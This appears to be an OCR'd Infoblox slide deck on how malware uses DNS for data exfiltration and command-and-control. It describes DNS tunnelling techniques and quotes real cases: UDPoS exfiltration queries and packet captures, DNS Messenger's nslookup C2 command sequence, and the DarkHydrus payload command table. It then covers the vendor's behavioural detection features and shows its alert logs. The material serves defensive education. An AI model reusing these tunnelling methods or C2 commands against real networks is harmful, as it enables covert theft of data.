
Infoblox

SECURITY. IT'S IN OUR DNS.

Piotr Głaska
Senior Systems Engineer
CCIE #15966 Emeritus

How DNS is used by malware?




 |

Infoblox

Transports used to exfiltrate sensitive data


According to organizations that sustained a breach



Source: **The SANS 2017 Data Protection Survey**

DNS as a Transport Mechanism
Exfiltration

- Attacker registers a domain & sets up an authoritative DNS server on the Internet to act as the tunnel endpoint
- Data to be sent from inside network is:
  - Encrypted using public key
  - Encoded into a-z, 0-9 and – using algorithm such as Base32, which allows up to 110 bytes to be encoded into an FQDN
  - Divided into chunks of up to 63 characters (label limit)
  - Sent as individual queries in format of <chunk>.domain
- Attacker's authoritative server receives encoded chunks, reassembles data, decodes & decrypts using private key



 |

DNS as a Transport Mechanism
Infiltration

- TCP features can be imitated by encoding the chunks with additional data, such as Checksum & Packet Number

- Data can be sent back in a variety of records, e.g.
  - A - allowing 4 bytes
    (enough for codes, e.g. 1.1.1.200 = resend packet 200)
  - AAAA - allowing 16 bytes
  - MX record : 2 bytes + domain name (255 bytes)
  - CNAME - allowing up to 110 bytes in Base32
  - TXT - allowing up to 220 bytes in Base64
  - NULL - allowing up to 256 bytes

- Using TXT and NULL make transmission faster, at expense of easier detection

Example: UDPoS

The Hacker News™
Security in a serious way

New Point-of-Sale Malware Steals Credit Card Data via DNS Queries

Thursday, February 08, 2018 Swati Khandelwal

Query format: *{Machine ID}.{Message Type}.xxxx.xxxx.xxxx.xxxx.ns.service-logmeln.network*

Sample UDPoS exfiltration query:

e8cdf1ce69ec8ac.bin.92147803dbfb02761d8ff388670e02.8deefc89aa0dac073d520cbc94adfc.984e4a43ad6ba

522c570842782c7d8.ee84d77d94396dd5324b60088989cc.ns.service-logmeln.network

5	2.056621	192.168.56.19	8.8.8.8	DNS	83	Standard query 0xbc1b A service-logmeln.network
6	2.099205	8.8.8.8	192.168.56.19	DNS	99	Standard query response 0xbc1b A service-logmeln.network A 185.73.240.207
25	123.923323	192.168.56.19	185.73.240.207	DNS	230	Standard query 0x6ff9 A e8cdf1ce69ec8ac.bin.de1c5732f0c8201f01ed8cc13f4005.bdd9e1fdf110dc5f741d58e
26	123.939644	185.73.240.207	192.168.56.19	DNS	246	Standard query response 0x6ff9 A e8cdf1ce69ec8ac.bin.de1c5732f0c8201f01ed8cc13f4005.bdd9e1fdf110dc
27	124.464395	192.168.56.19	185.73.240.207	DNS	230	Standard query 0x8dd2 A e8cdf1ce69ec8ac.bin.a568264a8fb05a6b72ddbbc13f4005.bdd9e1fdf110dc5f741d58d
28	124.480918	185.73.240.207	192.168.56.19	DNS	246	Standard query response 0x8dd2 A e8cdf1ce69ec8ac.bin.a568264a8fb05a6b72ddbbc13f4005.bdd9e1fdf110dc
29	125.007405	192.168.56.19	185.73.240.207	DNS	230	Standard query 0x6f25 A e8cdf1ce69ec8ac.bin.ab752f4192bd057661cea8d22c5371.ee90b9ace47fc84219722af
30	125.023918	185.73.240.207	192.168.56.19	DNS	246	Standard query response 0x6f25 A e8cdf1ce69ec8ac.bin.ab752f4192bd057661cea8d22c5371.ee90b9ace47fc8

Example: Strider / ProjectSauron

- Discovered 2016, operational since 2011
- Targeted approx 30 organizations and companies
- Steals encryption keys, files, passwords & installs backdoors
- Uses DNS for C2 & Data Exfiltration
- To avoid generic detection of DNS tunnels, uses low-bandwidth mode (30 bytes/request)
- Also leverages DNS protocol for the real-time reporting of the operation progress to a remote server. Once an operational milestone is achieved, issues a DNS-request to a special subdomain unique to each target

Example: DNS Messenger

- First version – March 2017
- Another one in October 2017
- Emails with MS Word attachment, leveraging DDE to execute code
- Communication with C2 via DNS queries:

```
nslookup.exe -type=txt CFCD208495.add.ns1.website          ; register bot
nslookup.exe -type=a 4t2XFePTKi.o.CFCD208495.i.ns1.website
nslookup.exe -type=a 6TnWvZ8Cy97TmK.d.CFCD208495.i.ns1.press
nslookup.exe -type=a 4t2XFePTKi.org.CFCD208495.i.ns4.site
nslookup.exe -type=txt CFCD208495.mx1.ns5.pw          ; get mode
nslookup.exe -type=a CFCD208495.www.0.ns1.press
nslookup.exe -type=txt CFCD208495.www.0.ns1.press   ; get tasks
```

taskType	taskType
21	netsh firewall show state
22	netsh firewall show config
23	schtasks /query /fo LIST /v
24	tasklist /v
16	ipconfig /all
17	route print
18	arp -A

Example: targetted attack by DarkHydrus

- July 2018 - a targeted attack using a novel .iqy file type against government agencies
- Tests to see which DNS query types are able to successfully reach the C2 server. It iterates through a list of types and the first DNS type to receive a response from the C2 server will be used for all between the payload and the C2 server, which are in the following order:
  A, AAAA, CNAME, MX, TXT, SRV, SOA
- Uses the **built-in Windows nslookup** application and specially crafted subdomains for C2

„This adversary has mainly leveraged weaponized Microsoft Office documents using tools available freely or from open source repositories such as Meterpreter, Mimikatz, PowerShellEmpire, Veil, and **CobaltStrike**."


Command	Description
`$fileDownload`	Uploads the contents of a specified file to C2
`$importModule`	Adds a specified PowerShell module to the current script
`$screenshot`	Executes the contents of the command, which should be the string '$screenshot'. We are not sure if this works, but the command name would suggest it is meant to take a screenshot
`$command`	Runs a PowerShell command and sends the output to the C2
`slp:\d+`	Sets the sleep interval between C2 beacons
`$testmode`	Issues DNS queries of A, AAAA, AC, CNAME, MX, TXT, SRV and SOA types to the C2 servers attempting to determine which DNS query types were successful. This command will automatically set the DNS type to use for actual C2
`$showconfig`	Uploads the current configuration of the payload to the C2
`slpx:\d+`	Sets the sleep interval between outbound DNS requests
`$fileUpload`	Downloads contents from the C2 server and writes them to a specified file

Table 3 Commands available to payload

Example: FIN7 / Carbanak Group

Malicious Cobalt Strike DNS C2 use

„The traversal of standard DNS channels make this technique effective for highly controlled environments where restrictive firewall, web filter or proxy policies are enforced”



„Before concluding operations for the day, the adversary would set their callback times to one hour, and change the mode of their communications to use A resource records (instead of TXT records).”

Source: https://www.icebrg.io/blog/footprints-of-fin7-tracking-actor-patterns

Infoblox Threat Insight

Detecting communication over DNS using behavioral analysis

- Introduced in January 2016
- Detects transmission of data in DNS queries using behavioral analysis
- Uses patented algorithm (US 2016/0294773 A1)
- Examines all DNS records (e.g.: TXT, A, AAAA)
- Certain attributes add to a threat score; others subtract from it
- Final score classifies a request as exfiltration or not

 |

Infoblox ThreatInsight

- **Entropy**
  - Higher Entropy => more information transferred
  - Legitimate DNS names often have dictionary words or something that looks meaningful.
    Encoded names have a higher entropy. DNS names that have high entropy can be an indicator of tunneling

 |

Infoblox ThreatInsight

- **N-Gram**
  - Detects non human like domain names based on character distribution.
    Focus is on 2- and 3-gram (i.e. sequences of 2 or 3 characters, or bigram and trigram analysis).


Infoblox ThreatInsight

- **N-Gram**
  - Detects non human like domain names based on character distribution.
    Focus is on 2- and 3-gram (i.e. sequences of 2 or 3 characters, or bigram and trigram analysis).

 |

Infoblox ThreatInsight

- **Lexical**
  - Analysis of individual characters in domain names
  - non-letters (numbers or allowed special characters) character ratio
  - hex /A-F/ character ratio
  - vowel character ratio



 |

Infoblox Threat Insight

- **Gini index** – how often a randomly chosen character from the domain name would be incorrectly labeled if it was randomly labeled according to the distribution of characters in the domain name
- **Classification error** – measure of the diversity of characters in the string
- **Number of Labels** – number of domain labels in an FQDN payload
- **Frequency**: how often are requests being sent to the same recipient (typically multiple requests to same recipient are not common and indicate malicious activity)

  Are the queries being repeated at precise intervals?
- **Size**

  Higher payload size => more information transferred
- Other methods – False Positive mitigation, whitelist

 |

Real test: UDPoS

Quick Filter [S] - DNS Tunneling | On Filter Off | Show Filter | Toggle single line view

Timestamp	Facility	Level	Server	Message
2018-07-16 17:43:33 CEST	user	INFO	analytics[]	DNS Tunneling detected: Domain name *.ns.service-logmeln.network has been detected with tunneling activity. The analytics classification was triggered by 4 queries from client IP: 172.16.3.1 to domain ns.service-logmeln.network. The likelihood of the detection is 0.9999999999999999. Trigger 4 of 4 : {"timestamp":"2018-07-16T15:43:27","qName":"e8cdf1ce69ec8ac.bin.a2755a01d3e40b372d8ce3c6224e14.b5d6ece0816fec681f4917abc182f5.cc74405ca... logmeln.network","qType":"A","rData":null,"ttl":0,"delay":9223372036854775807}
2018-07-16 17:43:33 CEST	user	INFO	analytics[]	DNS Tunneling detected: Domain name *.ns.service-logmeln.network has been detected with tunneling activity. The analytics classification was triggered by 4 queries from client IP: 172.16.3.1 to domain ns.service-logmeln.network. The likelihood of the detection is 0.9999999999999999. Trigger 3 of 4 : {"timestamp":"2018-07-16T15:43:26","qName":"e8cdf1ce69ec8ac.bin.a275167d92ad47122a93e58e6b0d4c.e98bb2e0e20dcf4267204bff9ac3b7.cc17051fe... logmeln.network","qType":"A","rData":null,"ttl":0,"delay":9223372036854775807}
2018-07-16 17:43:33 CEST	user	INFO	analytics[]	DNS Tunneling detected: Domain name *.ns.service-logmeln.network has been detected with tunneling activity. The analytics classification was triggered by 4 queries from client IP: 172.16.3.1 to domain ns.service-logmeln.network. The likelihood of the detection is 0.9999999999999999. Trigger 2 of 4 : {"timestamp":"2018-07-16T15:43:28","qName":"e8cdf1ce69ec8ac.bin.a568264a8fb05a6b72ddbbc13f4005.bdd9e1fdf110dc5f741d58d2beaaf7.985c5757a7... logmeln.network","qType":"A","rData":null,"ttl":0,"delay":9223372036854775807}
2018-07-16 17:43:33 CEST	user	INFO	analytics[]	DNS Tunneling detected: Domain name *.ns.service-logmeln.network has been detected with tunneling activity. The analytics classification was triggered by 4 queries from client IP: 172.16.3.1 to domain ns.service-logmeln.network. The likelihood of the detection is 0.9999999999999999. Trigger 1 of 4 : {"timestamp":"2018-07-16T15:43:27","qName":"e8cdf1ce69ec8ac.bin.a27a235792ad47766fc0a6dc225d18.a0c4fce0ec628f4f25490bb4b9e9a4.d104180cf... logmeln.network","qType":"A","rData":null,"ttl":0,"delay":9223372036854775807}
2018-07-16 17:43:28 CEST	user	INFO	analytics[]	DNS Tunneling detected: Domain name *.ns.service-logmeln.network has been detected with tunneling activity. The analytics classification was triggered by 4 queries from client IP: 172.16.3.1 to domain ns.service-logmeln.network. The likelihood of the detection is 1.0. Trigger 4 of 4 : {"timestamp":"2018-07-16T15:43:23","qName":"e8cdf1ce69ec8ac.bin.955f3b5783ad47766fd3b6ca224702.b1cbedf2f40dc142692045ff94c3b9.cc190511e6... logmeln.network","qType":"A","rData":null,"ttl":0,"delay":9223372036854775807}
2018-07-16 17:43:28 CEST	user	INFO	analytics[]	DNS Tunneling detected: Domain name *.ns.service-logmeln.network has been detected with tunneling activity. The analytics classification was triggered by 4 queries from client IP: 172.16.3.1 to domain ns.service-logmeln.network. The likelihood of the detection is 1.0. Trigger 3 of 4 : {"timestamp":"2018-07-16T15:43:25","qName":"e8cdf1ce69ec8ac.bin.a2637a12d0806d5b45a9e888670f5e.e187b9faec1cd850671153e79ad6af.c2081c11e... logmeln.network","qType":"A","rData":null,"ttl":0,"delay":9223372036854775807}

Detection after ~13 DNS requests

A typical day in the SecOps team…

Default | Security

Warning **Security Status for Grid**

Data for the past 30 minutes.

	Status	Events from 1 of 1 security capable members			Definitions/Rules	Configuration Status
RPZ	Warning	22 Blocked hits	0 Substituted hits	0 Passthru hits	No RPZs currently receive Infoblox specific feeds.	✔

Refresh 30 seconds

Warning **Response Policy Zone (RPZ) Status for Member > Infoblox.localdomain**

RPZ Recent Hits | Trend | Health

Client IP Address	Requested FQDN	RPZ Entry	Timestamp
10.60.136.200	zv6tu24.top	zv6tu24.top.local	2016-09-14 20:15:17 BST

2016-09-14 20:15:17 BST	daemon	INFO	named[9967]	CEF:0|Infoblox|NIOS|7.3.6-335725|RPZ-QNAME|NXDOMAIN|7|app=DNS dst=10.60.136.10 src=10.60.136.200 spt=49171 view=_default qtype=A msg="rpz QNAME NXDOMAIN rewrite zv6tu24.top [A] via zv6tu24.top.local"
2016-09-14 20:15:16 BST	daemon	INFO	named[9967]	CEF:0|Infoblox|NIOS|7.3.6-335725|RPZ-QNAME|NXDOMAIN|7|app=DNS dst=10.60.136.10 src=10.60.136.200 spt=49168 view=_default qtype=AAAA msg="rpz QNAME NXDOMAIN rewrite zv6tu24.top [AAAA] via zv6tu24.top.local"
